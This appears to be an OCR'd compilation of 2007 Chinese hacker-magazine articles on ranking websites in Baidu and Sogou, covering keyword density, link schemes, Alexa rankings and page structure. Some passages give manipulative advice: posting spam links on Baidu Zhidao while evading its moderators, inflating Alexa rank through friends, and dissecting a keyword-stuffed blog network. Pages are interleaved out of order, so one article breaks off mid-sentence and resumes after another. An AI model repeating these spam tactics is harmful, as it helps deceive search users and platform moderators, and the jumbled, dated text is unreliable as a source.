此页面包含超链接数量 43个，内部链接 12个，外部链接 31 个

此页面包含关键字"新春祝福短信"出现次数为 3，关键字密度约为 1%

"新春祝福短信"只出现了3次，关键字密度约为1%，不高，对吧？内部链接12个，外部31个，按照网上很多搜索引擎优化的资料，这个页面基本上不可能排到前面，也对吧？——可是人家的确排在前面。

看看第四位的，其title的内容是 2007年新春祝福短信推荐评选活动。

是个活动评选，内容当然并不直接是短信的，那么，这个为什么也在前面呢？我们分析一下。

页面http://hi.baidu.com/2007xczf/blog/category/%C4%AC%C8%CF%B7%D6%C0%E0 共有 1526 个有效字符

即约有438个汉字，约有627个英文字符，约有224个数字，约有237个符号

此页面包含超链接数量 40个，内部链接 33个，外部链接 7 个

此页面包含关键字"新春祝福短信"出现次数为 5，关键字密度约为 4%

看到了吧？关键字密度是基本符合要求的，这个不足为奇，但是这个页面只有438个汉字，就这个页面，为什么能排到很多大容量页面的前面呢？

1）此博客有2篇文章，正文和内容是一个链接

```
http://2007xczf.baidu.com/main/
http://hi.baidu.com/2007xczf
```

表现形式 标题是上面的链接，正文也是上面的链接，链接均来自百度。

2）关键字：新春、祝福、短信，多数被加粗，且和正文不是一个颜色。

3）博客文章的评论中也带有关键字。

4）发表评论的人名字是 新春祝福短信。

5）评论人"新春祝福短信"的链接，是一个名为"新春祝福短信"的空间，当然此空间同样来自百度。

6）这个博客的首页http://hi.baidu.com/2007xczf，有如表1所示的几个友情链接。

名链接称	链接地址
新春拜年祝福	http://hi.baidu.com/新春拜年祝福
曾芳林送祝福	http://hi.baidu.com/曾芳林送祝福
推荐短信	http://hi.baidu.com/推荐短信

表1

7）上面5 中所说的"新春祝福短信"地址为：http://hi.baidu.com/新春祝福短信。

其实，看到这里，我们已经不用再进行更多的分析了，从上面第四、第五名的搜索结果分析我们可以得出如下的结果 一是百度对自己的产品有更好的倾斜性，就是说不公正性 二是用中文地址做关键字，效果要比英文或拼音好 三是百度除了有空间、知道，还有百度搜藏、百度贴吧、百度百科……

有人会说，如果你的网站、网址在百度空间、百度知道、百度搜藏、百度贴吧、百度百科……等等出现后会加大被百度搜索的几率，会提高在百度的排名……

有人说，即使你的网站匹配度很高，也不如在百度申请个用户，在百度XX发表一些相关文章的排名来得快……

现在知道我要说什么了吗？

如果没有看错，上面的百度空间的主人可以通过这个地址访问 "http://hi.baidu.com/曾芳林"，看到了吗？也是中文，也是百度的地盘上弄的……大家可以仔细看看人家是怎么搞的，仔细分析下。呵呵，别作恶！

我们再来看 "http://hi.baidu.com/黑客防线"，访问量高不？

当然，有一点你要注意，如果你的网站实在太不友好、太没有内容，那么再好的外界条件也帮不了你，一句话 内容为王。

如果有时间，建议多搜一些关键字，特别是不是很热门的关键字，看看排在第一页的都是哪里的页面，看看百度的胳膊肘是向里拐还是向外拐？呵呵，既然百度胳膊向里拐，那么你要怎么做呢？

最后，我用一句话来结束本文 Don't be evil.——不作恶。

同时也来一个补充 百度一下"don't be evil"看看结果是什么？如图1所示。仔细看看它们来自于哪里？再看看首页这些地址打开之后分别是什么程序做的？现在有信心了不？





图1

适合读者：网管、网站爱好者
前置知识：无

十招征服百度搜索引擎



文/ 牵着蜗牛去散步

Baidu搜索引擎作为全球最大的中文搜索引擎，在中国占据着65%左右的搜索份额，优化好百度搜索引擎至关重要，下面就谈谈我与Baidu多年来积累的经验。

Baidu新站快速收录秘诀

很多朋友最近问我，我的网站怎么还没有被百度收录。的确，百度搜索引擎近一段时间越来越看不起新的网站，这是不争的事实。但是让Baidu收录靠前也是有技巧可寻的。首先要保证你的网站文章至少录入了100篇，这些文章最好都是自己原创的，这样Baidu不会认为你的网站是没有价值的垃圾网站。如果一百篇全是抄袭别人或采集而来，那么你的网站给百度的第一印象就会降低很多，Baidu spider关顾你网站的时间和间隔将大大增长，甚至直接把你的域名放入SPAM列表中都是必然的。如果以上两点都没有问题，那么我们就可以提交自己的网站到百度，Baidu提交的网址是http://www.baidu.com/search/url_submit.html。虽然提交了Baidu，但是百度的说明页上写到一般要等上一个月才收录，这么漫长的时间怎么熬得过去啊。其实百度至今还有个弱点，就是格外喜欢自家的产品。经常使用Baidu搜索引擎的人都知道很多问题搜索出来的结果第一条都是Baidu空间或Baidu知道，我们可以整理一些与你网站相关的内容到Baidu知道或Baidu空间中去，并附上相关链接。注意，不要让管理员觉察到你是在Baidu知道上发垃圾广告，Baidu知道回答的结果由人工审核；凡事都要有个度，不然事得其反，你的网站就有终身监禁的危险。

新站运营需要注意的地方

再次声明，Baidu搜索引擎现在和Google走的越来越近，对于新网站的关注度不是很高，了解Google的老鸟都知道Sandbox沙盒效应，就是说你的网站内容再丰富，关键字优化的再好也不可能有很好的排名。除非你的内容是一些很冷僻没有人访问的东西，否则都需要一个漫长的考验，一般要持续个半年。毕竟Google作为一家成熟的国际化公司，考验这个网站是正常的事情，同时我们要记住，搜索排名是一个稳定的算法，如果搜索排名动荡很大，一天一个样，那么搜出来的结果也就不可靠了。因为现在很多站长都是投机取巧，怀有侥幸心理，很多都是捞一把就走人的想法。搜索引擎知道日久见人心啊，一般站长短期都可以忍受，但是时间长了部分做垃圾网站的人就会按捺不住自招了。还有就是外部链接数量和质量，新站一般很难有很高质量的外部链接，所以我们要有一个良好的心态，牢记那句话，是金子早晚都要发光的。同时我再补充一句，想让金子发光得早又保证长盛不衰的话，就要多动脑。所以新站站长一定要耐心，保证每天更新，最好刚开始都是原创的。过了这漫长的考验期，你就尝到稳定带来的甜头了，别人也不会一下子竞争过你的。Baidu还是给一些个人网站机会的，这一点Google倒是偏向一些高PR值的网站，所以Baidu我们万万不能丢，不然后面的路就会很坎坷的，不信看我下面讲到的。

菜鸟站长成长手册注意事项

很多新站长都喜欢注册一堆域名解析到同一个服务器，看中了一个好的域名就把.com、.cn、.com.cn、.net等统统抢下来，但是这样的后果会导致搜索引擎把你的其他域名当为镜像站点，降低网站的权值，更严重地就会把你打入死牢，仅收录一个主页或从Baidu上永远消失，这是其中的一个很重要的因素。不是吓唬大家，是希望新站长有所重视这一严重问题。那么如何合理使用抢注下来的其他域名呢？其实我们可以注册多个博客，这些博客链接到你的网站，那些其它域名都转发到你博客地址就可

以了，这样就可以把损失降低到最大限度，是一个比较完美的解决方法。

论坛的优化

即使是论坛我们也要优化，现在目前主流的论坛程序有Discuz、PHPWind和动网，一般都支持Archiver静态化或精简版功能，搜索引擎偏好html类的网页。优化好论坛可以帮助搜索引擎更好的索引论坛中的帖子，同时论坛灌水区尽量限制搜索引擎的访问（即游客访问），因为水区的秩序相对混乱，文章价值比较低，搜索引擎会相应的降低网站的权值，当然，这还要根据你论坛的类型和具体情况来看。论坛最好搞一个精华区，专门把有价值的文章归类到精华区中，这样搜索爬虫会一直坠入你论坛中，最后恋恋不舍离去。集中搜索的好处可以保证好的帖子一个也不丢，全部被搜索引擎索引，给访客的印象感觉这个论坛管理员比较负责 同时注意这个区的权限，最好是一般的用户不能发表主题和回复，或者只有版主才可以把其它区好的帖子移到这个精华区。

Baidu搜索相关疑难问题解答

1）域名更换。很多站长都是刚开始对自己网站未来没有报多大的幻想，但是到了后来发现有意想不到的火爆，怪就怪在过去随便注册了一个域名，名字长不好记不说吧，让用户输入那么长的字符不是一件容易的事情，但要记住域名最好自己亲手注册。有些朋友自己花了大价钱从"玉米虫"那里买了一个名字不错的域名，但最后发现这个域名怎么也不被搜索引擎收录，被Baidu打入黑名单的好玉米多了去了，这样你有苦难言，所以更换域名要做充分的考虑，如果确定下来让老域名留着，做个301永久重定向比较好，这样两个域名现在都还可以访问，给访客和搜索引擎一些时间去适应。

2）服务器不稳定。如果你的服务器不稳定，也会造成搜索排名下降，每次搜索爬虫光顾你网站的时候发现该页无法显示，次数多了，你的网站搜索排名自然受到影响，严重了就是无法索引你的网页，最终的结果可想而知。

3）Baidu解封。Baidu封站是常有的事，一封短则半年长则两三年甚至一辈子的事。如果发现Baidu索引的网站数量突然减少了不用怕，你要从多个方面去分析，首先检查服务器稳定，然后检查内容是否违规了，你可以根据Baidu快照时间来判断你网站被Baidu spider重视程度和最后一次爬过你网站的日期。查询搜索引擎收录的方法，这里以黑客防线官方网站为例，在任意搜索引擎中输入site:www.hacker.com.cn，就会看到搜索引擎索引了你网站有多少页。如果Baidu长期封你的网站，就要考虑换域名了。过去购买百度竞价排名还有点用，现在浪费再多心血都是得不偿失，长痛不如短痛，根据你网站的严重情况来权衡吧。

高排名网站的长久之计

如果你的网站很多关键字在Baidu排名第一，你就要考虑购买Baidu竞价排名，这样可以保证你的网站不会被百度K下去，带来的流量也会稳定，适当的投入是为了赢取更多的利润，只有放长线才能钓大鱼嘛，做一下Baidu主题推广来获取流量也是不错的选择，给百度点钱，Baidu为你更好的服务，这也是理所当然的事情。当然，如果你的网站出现在hao123这类网站上，你的网站排名一般都会稳如泰山。

Alexa排名

由于搜索引擎不知道你网站的具体访问量，所以搜索引擎也会参考一些流量评估公司，目前比较权威的是Alexa。由于Alexa排名是通过用户安装Alexa浏览器工具条来记录的，但Alexa工具条主要是国外用户使用，所以在这一点中国用户就比较吃亏，所以站长最好和自己的朋友都安装一个Alexa工具条为自己的网站提高排名。还有就是Alexa作弊，很多人选择代理访问自己的网站，其实Alexa早在几年前就考虑到这个问题，针对代理服务器IP，Alexa都过滤掉了，所以不要再浪费时间 同时，Alexa已经可以精确到脱离IP来识别每台电脑了，仅仅换个IP是无法起到刷Alexa排名的，所以你应该把精力放在网站内容上。不过更严重的是，现在网上流传了一些Alexa互刷联盟，就是加入后，站长相互合作，你访问我的网站，我访问你的网站，仔细一看感觉很公平也很有效。我有一个朋友就加入了这种联盟，但是现在想出都出不来，和吸毒差不多，但不是因为上瘾而是无奈。的确，短期内是很有效，尤其是对于新站，但是当你哪天突然不想刷Alexa时，问题也就出来了，你不工作了，别人也不为你工作，直接导致的结果就是Alexa排名大幅下降，最终导致被搜索引擎认为是作弊，同样可能遭受终身监禁，搜索引擎只收录你可怜的几页甚至从搜索结果中消失。所以加入互刷Alexa联盟就像上了贼船跑都跑不掉，哪天被谁举报了，整个联盟都得完蛋，谁也跑不了，我那个朋友现在还让我们哥几个天天帮助访问一下，

适合读者：网管、网站爱好者
前置知识：无

轻轻松松提高百度排名之优化篇

文/图 网路游侠

阅读本文前，建议大家先看看上期杂志本文的兄弟文章《轻轻松松提高百度排名之作弊篇》，不过也许你看了之后就无意再看本文，但是如果你的目标不仅仅是做个垃圾站，那么请花几分钟时间看下去，也许用处不大，但是"或许"对你"有点"用处。

今天是2007年6月15日，以百度搜索"百度 搜索引擎优化"的结果为例，如图1 所示。看到了？分析如下几个方面。

1）网站名称

这个似乎不用多介绍，现在的搜索引擎能自动区分"SEO"和"搜索引擎优化"两个关键字，当作同一个关键字来对待，这是毫无疑问的。

2）网站Title内容

Title这部分可以看出，虽然我们搜的是"百度搜索引擎优化"，但是结果中有不少是关键字带Google的，而没有百度的！当然，我关键字设定的时候没有进行强制有百度，这或许带来了一些查询

宣传一下渐渐摆脱互刷联盟带来的后遗症。

友情链接

说起友情链接，现在也不是指望友情链接能为你带来多少流量，而是一种维持自己网站搜索排名的工具，说白了就是维持自己网站的PR值。你的网站链接出现在一些高排名的网站对你是很有利的，但是话反过来说，你网站的友情链接中有很多作弊的网站或垃圾网站你也要跟着背黑锅，降低你网站的权值，所以寻找友情链接最好是高排名，同时又不作弊的网站。这是一件很重要的事。最后说一下查询别人链入你网站链接多少的方法，这里以黑客防线官方网站为例，在任意搜索引擎中输入link:www.hacker.com.cn就可以看到引用黑防官网的数量了。

Sitemap站点地图

Google和Yahoo都支持Sitemap站点地图提交，最近MSN也开始支持这一特性。提交站点地图可以让搜索引擎更好地索引网站，如果你的部分文章在深层目录时，搜索引擎很可能没有抓取到，提交一个站点地图就可以很好地解决这一问题。还有就是这个站点地图文件最好每天更新，由于Sitemap文件是一种XML标准的文件，所以一定要通过验证，格式符合标准，否则前面做的太多就前功尽弃了，验证XML错误可以使用DTD、XDSL等方法，这里再告诉大家一种最快最有效的方法，直接用IE打开这个XML文件，如果正常显示树形结构就说明没有问题，如果无法显示，IE会提示第几行第几个字符有错误，你可以使用UltraEdit之类的工具去修改，同时说明一点，XML文件是对大小写敏感的，这和html有一些区别。

网站自身的质量

不管说多少，我们都要保证自己网站的质量，上面的都是辅助，最重要的就是网站自身的质量，做网站是给人看的，不是给机器搜索的。记住，搜索引擎Spider也是一个特殊的访客，我们要注重用户体验、以搜索引擎、以访客的角度去看我们的网站，自己看着舒服其他人才可能看着舒服，如果自己都看不下去了，那么别人会看你的网站吗？

最后声明一下，我不是Baidu崇拜者，对百度这么了解都是凭借自己的经验，经验不是一口就吃出来的，需要长期的积累和总结，希望大家珍惜这篇文章提高的一些技巧。最后还是要感谢黑防让我学到了很多网络安全知识，才保证了我网站安全运营了近6年没有被黑过一次，当然这可能和我人品有关吧:）作为老读者，我就把多年来的经验在黑防中分享给大家，有机会了我再向大家分享一些具体的方法。希望黑防刊登更多优秀的安全文章，也希望各位的网站的访问量都是day day up。

时的不准确，但是我也是想通过这种方式，来查看百度对我们设定关键字的准确程度。——失望？呵呵，能带来流量就行！

3)Meta的keywords

就像我在《轻轻松松提高百度排名之作弊篇》中说的，这部分不能无休止的重复关键字，大家可以看看这些网站的keywords，是否有重复的现象？并且注意一下，到底keyword多少是合适的？是不是越多越好？

4)Meta的discription

老老实实的写，不是写得越强悍越好，不是吗？^_^

5)网站使用的程序

用的文章系统？CMS(内容管理系统)？博客程序？论坛程序？或者手工制作的页面？多数是哪一种呢？不但是用上面这5个网站分析，多看看别的网站，设定别的、你感兴趣的关键词看看，是哪种最多？因为这是对搜索引擎优化即SEO做的分析，不一定适合你要做的网站的类型，切记！

6)网站URL的形式

包括网站根目录的形式：毫无疑问，上面的几个都在根目录"/"下；栏目目录的形式：栏目目录采用英文或者拼音的写法，而不是1、2这样，比如"SEO工具"栏目用"SEO-Tools"这样的目录；文章URL的形式：如果可能，最好用关键字或者拼音，而不用2007-04-15.htm、EB24DI387977.htm这样的形式，比如用Seo-Baidu-GuGeSouSuoYinQingYouHuaZhiNan.htm，SEO代表了网站的主题，Baidu代表百度优化栏目。

7)网站是否生成静态

毫无疑问，上面5个网站全部采用了静态页面，而不是调用数据库的形式。有优势吗？当然，要不怎么都用这个！搜索引擎的帮助手册也明确说明了静态要优先于动态，如果非要动态，那么"id=68"这样的优先于"id=8&page=3&class=53"这样的。

8)网站是否采用了DIV+CSS

采用DIV+CSS方式可以有效地减小网页大小，减少网页垃圾代码，提升网页打开的速度，这都是搜索引擎喜欢的。既然它们喜欢，当然就排名好一些！

9)网站页面的布局

打开一个页面的HTML代码看看，从上到下阅读。如果你的关键字靠前，那么就好一些。一般说来，上面是标题，正文在左边，最新更新和栏目更新放在右边，下面是相关文章，或者相关文章也放在右边，最下面可以写一些次要一些的内容。但是需要注意，版权这里要写得明确，这个现在很多搜索引擎还是认的，百度一般可以明确地读出版权声明部分。

10)网站代码是否简洁

这个不多说，垃圾代码多了谁也不喜欢。

11)关键字密度

2~8%是比较合适的，但是更推荐4~6%。过多了会被搜索引擎Kill，少了就得不到好的效果了。

12)栏目，即导航栏显示的名称设置

尽量把你的栏目名称写成和网站匹配的样式，比如SEO协会的栏目是"SEO文章= SEO新闻 SEO下载 SEO问答 SEO商城 SEO论坛"、SEO地带-易搜的是"搜索引擎优化 搜索引擎 SEO服务 国外SEO 网站登录 SEO网址"，参考下，分析下，一定有帮助！

13)文章头部、底部内容

仔细看看这几个网站的头部，是不是都有一些特殊？比如漂浮字、比如加粗、变色字、比如栏目在上、比如栏目名称加粗、栏目名称加色、比如……比如你想排名靠前，就要学学人家！呵呵^_^

14)外部链接

其实外部链接几乎是最重要的一个方面。试想一下，如果你有一个网站，新浪、搜狐、网易都在首页链接了你，而你的网站链接全部是内部的，那么你的网站排名一定很好……为什么？人家那么多搜索引擎评价很高的网站都主动链接到了你，而你还相当"高傲"，就是不链接他们，在搜索引擎眼里，你的网站就是专家类型的，当然排名要提升。

接下来就不再多说了，其实搜索引擎优化的文章网上一搜一大把，多数都内容很相似，我这里只是找几个网站和大家一起分析下，毕竟专门研究搜索引擎优化的网站竞争更激烈、优化的手段也更好，更有说服力！


最后，网站不是建好就可以不管的，没有一个搜索引擎喜欢一成不变的网站，总要给爬行的蜘蛛们一些惊喜，它们才肯天天光临！

至于Alt什么的就不说了，只要搞SEO的人都知道，只是别太过分，和meta的写法差不多了，不是一味的重复关键字就可以的。

祝大家好运，网站流量天天升！如果有时间，多看看流量统计系统，往往好的优化者也都是好的流量统计分析员！

适合读者：网管、网站爱好者
前置知识：无

认识搜狗搜索引擎，认识Sogou Rank



文/图 网路游侠

我们知道，Google对网页评级的时候，有个PR值，而搜狗搜索引擎前一段时间也引进了PR的概念，不过名字叫Sogou Rank。下面我们就来看看搜狗搜索引擎的一些特性，当然，不止是针对搜狗的，这些特性同样适用于其它搜索引擎。

我们在搜狗的搜索框输入 www.hacker.com.cn，回车，结果如图1所示。看到了吗？Sogou Rank是50，怎么理解呢？看看搜狗的说法。




图1

网页评级（Sogou Rank）是搜狗衡量网页重要性的指标，不仅考察了网页之间链接关系，同时考察了链接质量、链接之间的相关性等特性，是机器根据Sogou Rank算法自动计算出来的，值从0至100不等。网页评级越高，该网页在搜索中越容易被检索到。

关键词：网页间链接关系、链接质量、链接间相关性、值越高越容易被搜索到。

下面我们来依次对其进行分析。

网页间链接关系

一个好的导航是必不可少的。曾经有文章判断搜索引擎为什么偏好博客程序，很重要的一点就是博客都有如下几项，当然，这里我只谈论和网页间链接有关的，其它的就不多说了，另外写文讨论。

1）都有好的导航栏，可以很方便地回到首页

2）文末一般都有"上一页"、"下一页"；

3）一般都有"相关文章"，这个靠关键字或标签实现；

4）多数都有"栏目排行"、"周/月排行"、"点击总排行"；
